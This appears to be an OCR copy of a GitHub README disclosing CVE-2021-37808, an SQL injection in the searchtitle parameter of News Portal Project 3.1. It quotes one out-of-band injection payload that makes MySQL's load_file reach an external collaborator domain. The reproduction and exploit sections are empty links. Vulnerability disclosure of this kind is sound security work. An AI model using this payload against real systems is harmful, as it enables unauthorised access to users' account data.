
nu11secur1ty Update README.MD ... on Dec 2, 2021 History

..	
PoC	last year
dosc	last year
README.MD	last year

README.MD

CVE-2021-37808

Vendor




Description:

The searchtitle parameter from News Portal Project 3.1 appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\wddcdzjvtmxtfkwxdw5gwdmxpovhj99x00osbiz7.nu11secur1tycollaborator.net\lni'))+' was submitted in the searchtitle parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can be retrieving sensitive information for all accounts of this system, and he can manipulate them! STATUS: Critical and awful.

Reproduce:

href



Proof and Exploit:

href